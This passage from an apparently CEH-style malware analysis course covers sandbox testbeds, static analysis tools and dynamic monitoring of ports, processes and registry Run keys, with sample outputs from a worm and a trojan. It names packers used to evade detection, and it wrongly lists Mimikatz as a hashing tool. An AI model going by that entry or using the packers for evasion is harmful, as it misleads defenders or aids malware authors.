- A sheep dip computer is installed with port monitors, file monitors, network monitors, and antivirus software and connects to a network **only under strictly controlled conditions**

## Sheep Dipping Process Tasks

- 1 Run user, group permission, and process monitors
- 2 Run port and network monitors
- 3 Run device driver and file monitors
- 4 Run registry and kernel monitors



# Introduction to Malware Analysis



Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

## Why Malware Analysis?

- ➊ To exactly determine what happened
- ➋ To determine the malicious intent of malware software
- ➌ To identify indicators of compromise
- ➍ To determine the complexity level of an intruder
- ➎ To identify the exploited vulnerability
- ➏ To identify the extent of damage caused by the intrusion
- ➐ To catch the perpetrator accountable for installing the malware

## Types of Malware Analysis

### Static Malware Analysis

- ➊ Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose

### Dynamic Malware Analysis

- ➊ Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection

- ➋ It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

# Malware Analysis Procedure: Preparing Testbed



- Step 1** Allocate a **physical system** for the analysis lab
- Step 2** Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
- Step 3** Install **guest OS** on in the Virtual machine(s)
- Step 4** Isolate the system from the network by ensuring that the **NIC card** is in “**host only**” mode
- Step 5** Simulate internet services using tools such as **INetSim**
- Step 6** Disable the “**shared folders**” and “**guest isolation**”
- Step 7** Install **malware analysis** tools
- Step 8** Generate the **hash value** of each OS and tool
- Step 9** Copy the **malware** over to the guest OS

# Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.



## Some of the static malware analysis techniques:

- 1 File fingerprinting
- 2 Local and online malware scanning
- 3 Performing string search
- 4 Identifying packing/obfuscation methods
- 5 Finding the portable executables (PE) information
- 6 Identifying file dependencies
- 7 Malware disassembly

# Static Malware Analysis: File Fingerprinting



- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

## HashMyFiles

HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms

Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
not_unsat.doc	c5c3c341a18c3cf...	682730d489b7...	b5adc0a9	5a4286beaa2...	0a90c61f0b3...	eff9af269cf0aea...	C:\Users\Test
sample.pdf	2dbb8cb776879c...	93c30f7a3f2f5...	11515f9f	e7468deddc3...	012b93a3e4b...	07b468a39f2ac...	C:\Users\Test
Picture1.png	8d3f3386ad90367...	f434be2c90868...	ffbf3be0	b533d83092d...	8c3a0518b55...	9ccc69a3a10e5...	C:\Users\Test
Test Document....	46eee81e0016c4f...	ff30422f3d609...	32c316b6	17d998075c9...	45bfaf0cccd36...	9e2c05a7c9d03...	C:\Users\Test
Vulnerability Rat...	8f275009bd3ee7b...	0b5587692cb4...	f5517d94	1396763e3280...	f4b8d8ba3b2...	57327f2052ff70...	C:\Users\Test

## File Fingerprinting Tools

- Mimikatz (<https://github.com>)
- Hashtab (<http://implbits.com>)
- HashCalc (<https://www.slavasoft.com>)
- hashdeep (<https://sourceforge.net>)
- MD5sums (<http://www.pc-tools.net>)

# Static Malware Analysis: Local and Online Malware Scanning



- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

## Local and Online Malware Scanning Tools

- Hybrid Analysis (<https://www.hybrid-analysis.com>)
- Cuckoo Sandbox (<https://cuckoosandbox.org>)
- Jotti (<https://virusscan.jotti.org>)
- Valkyrie Sandbox (<https://valkyrie.comodo.com>)
- Online Scanner (<https://www.fortiguard.com>)

### VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis	① Suspicious		Ad-Aware	① Generic: Malware.dll! 6490323D
AegisLab	① Trojan Win32.Agent.4ic		Alibaba	① Trojan Win32/Agent.200143d8
ALYac	① Trojan Downloader.Small		Anti-AVI	① Trojan/Win32.Agent
Arcabit	① Generic.Malware.dll! D6308D3D		Avast	① Win32.Agent-AYV [Tr]
AVG	① Win32-Agent-AYV [Tr]		Avira (no cloud)	① TR/Crypt XPACK Gen
BitDefender	① Generic.Malware.dll! 6490323D		CAT-QuickHeal	① Trojan.Agent
ClamAV	① Win.Trojan.Wicket-1		CMC	① Generic.Win32.158872773a!MD
Comodo	① Malware@!Tm7rn8qplz7iq		CrowdStrike Falcon	① Win/malicious_confidence_100% (W)

# Static Malware Analysis: Performing Strings Search



- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file
  - Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

## String Searching Tools

- FLOSS (<https://www.fireeye.com>)
- Strings (<https://docs.microsoft.com>)
- Free EXE DLL Resource Extract (<http://www.resourceextract.com>)
- FileSeek (<https://www.fileseek.ca>)
- Hex Workshop (<http://www.hexworkshop.com>)

## BinText

BinText is a text extractor that can extract text from any kind of file and has the ability to find **plain ASCII text, Unicode text** and **Resource strings**, thus providing useful information for each item

The screenshot shows the BinText 3.0.3 application window. At the top, there are tabs for 'Search', 'Filter', and 'Help'. Below that is a search bar labeled 'File to scan' containing 'C:\Users\Test\Desktop\wikiworm.exe', with 'Browse' and 'Go' buttons. A checked checkbox labeled 'Advanced view' is next to a timestamp 'Time taken : 0.000 secs Text size: 747 bytes (0.73K)'. The main area is a table with columns: 'File pos', 'Mem pos', 'ID', and 'Text'. The table lists several entries, each starting with a green letter 'A' followed by memory addresses and text content. At the bottom of the table are navigation arrows and buttons for 'Ready', 'AN: 40', 'UN: 0', 'RS: 0', 'Find', and 'Save'.

File pos	Mem pos	ID	Text
A 00000000004D	00000040004D	0	!This program cannot be run in DOS mode.
A 0000000000178	000000400178	0	.data
A 00000000001A0	0000004001A0	0	.text
A 00000000001C8	0000004001C8	0	.idata
A 0000000000208	000000401008	0	http://en.wikipedia.org/wiki/Special:Random
A 0000000000234	000000401034	0	downloaded.html
A 000000000025C	00000040105C	0	http://en.wikipedia.org/w/index.php?title=&action=
A 00000000002D2	0000004010D2	0	<body ONLOAD="window.setTimeout('document.e
A 0000000000322	000000401122	0	method='post' action='"
A 0000000000340	000000401140	0	SOFTWARE\Microsoft\Windows\CurrentVersion
A 000000000036A	00000040116A	0	ProgramFilesDir
A 00000000003AF	0000004011AF	0	Internet Explorer\iexplore.exe" "
A 0000000000607	000000402007	0	Artwork by Second Part To Hell/rRlf

# Static Malware Analysis: Identifying Packing/Obfuscation Methods




- Attackers often **use packers to compress, encrypt**, or modify a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** that detects most common packers, cryptors, and compilers for PE executable files

## Packaging/Obfuscation Tools

- Macro\_Pack (<https://github.com>)
- UPX (<https://upx.github.io>)
- ASPack (<http://www.aspack.com>)

## PEid

The PEid tool provides details about the **Windows executable files**. It can **identify signatures** associated with over **600** different **packers and compilers**



# Static Malware Analysis: Finding the Portable Executables (PE) Information




- The PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as **PE Explorer** to extract the above-mentioned information

## PE Explorer

**PE Explorer** lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

## PE Extraction Tools

- Portable Executable Scanner (pescan) (<https://tzworks.net>)
- Resource Hacker (<http://www.angusj.com>)
- PEView (<https://www.aldeid.com>)



# Static Malware Analysis: Identifying File Dependencies



- Programs need to work with **internal system files** to properly function
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker** to identify the dependencies within the executable file

## Dependency Checking Tools

- Dependency-check (<https://jeremylong.github.io>)
- Snyk (<https://snyk.io>)
- Hakiri (<https://hakiri.io>)
- RetireJS (<https://retirejs.github.io>)

## Dependency Walker

Dependency Walker lists all the **dependent modules** of an executable file and builds **hierarchical tree diagrams**. It also records all the functions of each module exports and calls

The screenshot shows the Dependency Walker interface. On the left, a tree view displays the dependencies of the executable 'WIKIWORM.EXE'. The tree includes nodes for 'KERNEL32.DLL', 'API-MS-WIN-CORE-RT' (with two entries), 'NTDLL.DLL', and 'KERNELBASE.DLL'. Under 'KERNELBASE.DLL', there are further sub-dependencies like 'NTDLL.DLL' and several Microsoft Windows API DLLs such as 'API-MS-WIN-EVE', 'EXT-MS-WIN-AD', 'EXT-MS-WIN-AD', 'EXT-MS-WIN-KEF', 'EXT-MS-WIN-KEF', 'EXT-MS-WIN-KEF', 'EXT-MS-WIN-KEF', 'EXT-MS-WIN-MR', 'EXT-MS-WIN-GP', 'EXT-MS-WIN-NTI', 'EXT-MS-WIN-NTI', and 'EXT-MS-WIN-SHI'. On the right, a large table provides detailed information about each function, including its ordinal, hint, function name, and entry point. The table has two main sections. The top section lists functions from 'KERNEL32.DLL' and 'API-MS-WIN-CORE-RT'. The bottom section lists functions from 'NTDLL.DLL'. Both sections include columns for 'PI', 'Ordinal ^', 'Hint', 'Function', and 'Entry Point'. The 'Function' column lists names like 'CloseHandle', 'CreateFileA', 'CreateFileMappingA', etc., while the 'Entry Point' column lists addresses like 'Not Bound' or specific memory addresses.

PI	Ordinal ^	Hint	Function	Entry Point
	N/A	0 (0x0000)	CloseHandle	Not Bound
	N/A	0 (0x0000)	CreateFileA	Not Bound
	N/A	0 (0x0000)	CreateFileMappingA	Not Bound
	N/A	0 (0x0000)	CreateProcessA	Not Bound
	N/A	0 (0x0000)	GetCurrentDirectoryA	Not Bound
	N/A	0 (0x0000)	GetFileSize	Not Bound
	N/A	0 (0x0000)	MapViewOfFile	Not Bound
	N/A	0 (0x0000)	Sleep	Not Bound
	N/A	0 (0x0000)	UnmapViewOfFile	Not Bound
	N/A	0 (0x0000)	VirtualAlloc	Not Bound
	N/A	0 (0x0000)	WriteFile	Not Bound
E	Ordinal ^	Hint	Function	Entry Point
	1 (0x0001)	68 (0x0044)	BaseThreadInitThunk	0x00016340
	2 (0x0002)	880 (0x0370)	InterlockedPushListList	NTDLL.RtlInterloc
	3 (0x0003)	1543 (0x0607)	Wow64Transition	0x00081F90
	4 (0x0004)	0 (0x0000)	AcquireSRWLockExclusive	NTDLL.RtlAcquir
	5 (0x0005)	1 (0x0001)	AcquireSRWLockShared	NTDLL.RtlAcquir
	6 (0x0006)	2 (0x0002)	ActivateActCtx	0x00021FE0
	7 (0x0007)	3 (0x0003)	ActivateActCtxWorker	0x00017CC0
	8 (0x0008)	4 (0x0004)	AddAtomA	0x0001F1C0
	9 (0x0009)	5 (0x0005)	AddAtomW	0x00013890
	10 (0x000A)	6 (0x0006)	AddConsoleAliasA	0x00024980

Module File Time Stamp Link Time Stamp File Size  
For Help, press F1 http://www.dependencywalker.com

# Static Malware Analysis: Malware Disassembly



- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg** (<http://www.ollydbg.de>)

## Disassembling and Debugging Tools

- 🌐 Ghidra (<https://ghidra-sre.org>)
- 🌐 Radare2 (<https://rada.re>)
- 🌐 OllyDbg (<http://www.ollydbg.de>)
- 🌐 WinDbg (<http://www.windbg.org>)
- 🌐 ProcDump (<https://docs.microsoft.com>)



### IDA

IDA is a **Windows, Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Execute tracing features

The screenshot shows the IDA Pro interface with the title bar "IDA - wikiworm.exe C:\Users\Tesi\Desktop\wikiworm.exe". The menu bar includes File, Edit, Jump, Search, View, Debugger, Options, Windows, Help. The toolbar has various icons for file operations, search, and analysis. The main window contains three panes: "Functions window" (listing functions like start, sub\_4020C6, sub\_402008, etc.), "IDA View-A" (assembly view showing assembly code), "Hex View-A" (hex dump view), and "Data View-A" (data dump view). Below these are "Structures", "Enums", "Imports", and "Exports" tabs. The bottom status bar shows "AU: idle Down Disk: 102GB". A message in the output window says "The initial autoanalysis has been finished." The assembly pane shows assembly code with comments like ".j.\_\$...Artwork-b", ".y.Second-Part-To", ".Hell/r1f.b...", ".Don't-worry---be-happy!-:)..j.y.-", ".z@.en...E..@.ed.", ".E..@...@.j..", ".zF...k&..kX...", ".zK...@i...;@.k", ".@...@...k...ed", "...P...@d...k...", "...@...@...k...", ".EMPOCj.h...h...", ".j.y...eq...A.j..j.h", "4..Pj.y..Z@.hA", "...y...eq...A.j..ht...", ".j..j..h...hA..@", "y..EQ@.rd..@.feyt{", ".H..@.ySG..@.y..o@", ".EH..@.j..ySH..@.j..", ".j..ySD..@.y..T@..", ".EL..@.ySH..@.j..j..h", "...ySL..@.y..O@..", ".EP..@.ySP..@.y..@..", "@.ySL..@.y..A@..yS", "D..@.y..Ang..A@..yP". The assembly pane also shows memory addresses starting from 00402000.

# Dynamic Malware Analysis



- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baseline and Host Integrity Monitoring

## System Baselingin

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselingin is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

## Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - Port Monitoring
  - Process Monitoring
  - Registry Monitoring
  - Windows Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls Monitoring

# Dynamic Malware Analysis: Port Monitoring



- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses

Microsoft Windows [Version 10.0.18362.239]  
(c) 2019 Microsoft Corporation. All rights reserved.

```
C:\Users\Test>netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:902	0.0.0.0:0	LISTENING
TCP	0.0.0.0:912	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49673	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49689	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49695	0.0.0.0:0	LISTENING
TCP	10.10.10.1:139	0.0.0.0:0	LISTENING
TCP	127.0.0.1:8307	0.0.0.0:0	LISTENING
TCP	192.168.0.156:139	0.0.0.0:0	LISTENING
TCP	192.168.0.156:1683	52.113.194.131:443	ESTABLISHED
TCP	192.168.0.156:1685	52.114.7.30:443	ESTABLISHED
TCP	192.168.0.156:1687	52.113.194.131:443	ESTABLISHED
TCP	192.168.0.156:1690	52.139.250.253:443	ESTABLISHED
TCP	192.168.0.156:1691	52.114.132.73:443	ESTABLISHED

TCPView - Sysinternals: www.sysinternals.com

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
svchost.exe	840	TCPv6	[0.0.0.0.0.0]	http-ipc-epmap	[0.0.0.0.0.0]	0	LISTENING
svchost.exe	1336	TCPv6	[0.0.0.0.0.0]	1030	[0.0.0.0.0.0]	0	LISTENING
svchost.exe	388	TCPv6	[0.0.0.0.0.0]	1537	[0.0.0.0.0.0]	0	LISTENING
svchost.exe	1240	TCPv6	[0.0.0.0.0.0]	1542	[0.0.0.0.0.0]	0	LISTENING
svchost.exe	1000	TCPv6	[0.0.0.0.0.0]	ms-wbt-server	[0.0.0.0.0.0]	0	LISTENING
svchost.exe	396	UDPV6	[0.0.0.0.0.0]	123	*	*	*
svchost.exe	1240	UDPV6	[0.0.0.0.0.0]	500	*	*	*
svchost.exe	1000	UDPV6	[0.0.0.0.0.0]	ms-wbt-server	*	*	*
svchost.exe	1240	UDPV6	[0.0.0.0.0.0]	4500	*	*	*
svchost.exe	720	UDPV6	[0.0.0.0.0.0]	5353	*	*	*
svchost.exe	720	UDPV6	[0.0.0.0.0.0]	5355	*	*	*
System	4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENING
System	4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENING
System	4	TCP	server2016.ceh.com	1078	windows10	microsoft-ds	ESTABLISHED
System	4	TCP	server2016.ceh.com	1079	windows10	microsoft-ds	ESTABLISHED
System	4	TCP	server2016.ceh.com	1080	windows10	microsoft-ds	ESTABLISHED
System	4	TCP	server2016.ceh.com	1081	windows10	microsoft-ds	ESTABLISHED
System	4	TCP	Server2016	http	Server2016	0	LISTENING
System	4	TCP	Server2016	microsoft-ds	Server2016	0	LISTENING
System	4	TCP	Server2016	5965	Server2016	0	LISTENING
System	4	TCP	Server2016	47001	Server2016	0	LISTENING
System	4	UDP	server2016.ceh.com	netbios-dgm	*	*	*
System	4	UDP	Server2016	396	*	*	*
System	4	TCPv6	[0.0.0.0.0.0]	Http	[0.0.0.0.0.0]	0	LISTENING
System	4	TCPv6	[0.0.0.0.0.0]	microsoft-ds	[0.0.0.0.0.0]	0	LISTENING
System	4	TCPv6	[0.0.0.0.0.0]	1048	[0x0000.0.43c.9...]	microsoft-ds	ESTABLISHED
System	4	TCPv6	[0.0.0.0.0.0]	5965	[0.0.0.0.0.0]	0	LISTENING
System	4	TCPv6	[0.0.0.0.0.0]	47001	[0.0.0.0.0.0]	0	LISTENING
System	4	UDPV6	[0.0.0.0.0.0]	964	*	*	*
Trojan:exe	5068	TCP	server2016.ceh.com	1443	windows10	5952	ESTABLISHED

<https://docs.microsoft.com>

## Port Monitoring Tools

- Port Monitor  
(<https://www.port-monitor.com>)
- CurrPorts  
(<https://www.nirsoft.net>)
- TCP Port Monitoring  
(<https://www.dotcom-monitor.com>)
- PortExpert  
(<http://www.kcsoftwares.com>)
- PRTG's Network Monitor  
(<https://www.paessler.com>)

# Dynamic Malware Analysis: Process Monitoring



- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

## Process Monitoring Tools

- Process Explorer (<https://docs.microsoft.com>)
- OpManager (<https://www.manageengine.com>)
- Monit (<https://mmonit.com>)
- ESET SysInspector (<https://www.eset.com>)
- System Explorer (<http://systemexplorer.net>)

## Process Monitor

The Process Monitor shows the **real-time file system, Registry, and process/thread** activity

A screenshot of the Process Monitor application window. The title bar reads "Process Monitor - Sysinternals: www.sysinternals.com". The main window displays a table of events with columns: Time ..., Process Name, PID, Operation, Path, Result, and Dets. A specific row for "Trojan.exe" at PID 5068 is highlighted with a blue selection bar, showing multiple registry operations (RegOpenKey, RegSetValue, etc.) to paths like HKCU\Software\Microsoft\Windows\CurrentVersion\Run and HKLM\Software\Microsoft\Windows\CurrentVersion\Run. The status bar at the bottom indicates "Showing 183,571 of 336,696 events (54%) Backed by virtual memory".

Time ...	Process Name	PID	Operation	Path	Result	Dets
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	svchost.exe	1240	Thread Exit		SUCCESS	Threa
4:59:0...	Trojan.exe	5068	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	NAME NOT FOUND Length	
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desir
4:59:0...	Trojan.exe	5068	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySi
4:59:0...	Trojan.exe	5068	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Type:
4:59:0...	Trojan.exe	5068	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Type:
4:59:0...	Trojan.exe	5068	RegQueryValue	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	NAME NOT FOUND Length	
4:59:0...	Trojan.exe	5068	RegQueryKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegQueryKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query
4:59:0...	Trojan.exe	5068	RegOpenKey	HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desir
4:59:0...	Trojan.exe	5068	RegSetInfoKey	HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySi

# Dynamic Malware Analysis: Registry Monitoring



- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

## Registry Monitoring Tools

- regshot (<https://sourceforge.net>)
- Reg Organizer (<https://www.chemtable.com>)
- Registry Viewer (<https://accessdata.com>)
- RegScanner (<https://www.nirsoft.net>)
- Registrar Registry Manager (<https://www.resplendence.com>)

**jv16 PowerTools**


It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware

The screenshot shows the jv16 PowerTools application window. On the left, there's a sidebar with icons for Home, Main Tools, Registry Tools, File Tools, Privacy Tools, Configuration, and various shortcuts like My Account, Find My License, Backups, Settings, Discussion Forum, and Technical Support. The main area has two tabs: 'System Health' and 'Summary'. Under 'System Health', it shows Registry Health at 43%, File System Health at 50%, and Startup System Health at 70%. Under 'Summary', it indicates poor system health with a message: 'The health of your registry is poor! You should run the Clean and Speedup My Computer tool to improve it.' It also shows privacy levels: Privacy at 20% and Windows AntiSpy and Pictures AntiSpy both disabled. A note says: 'The level of your privacy is poor! You should use Windows AntiSpy to improve it. Windows AntiSpy is not enabled. You should enable its protection! Pictures AntiSpy is not enabled. 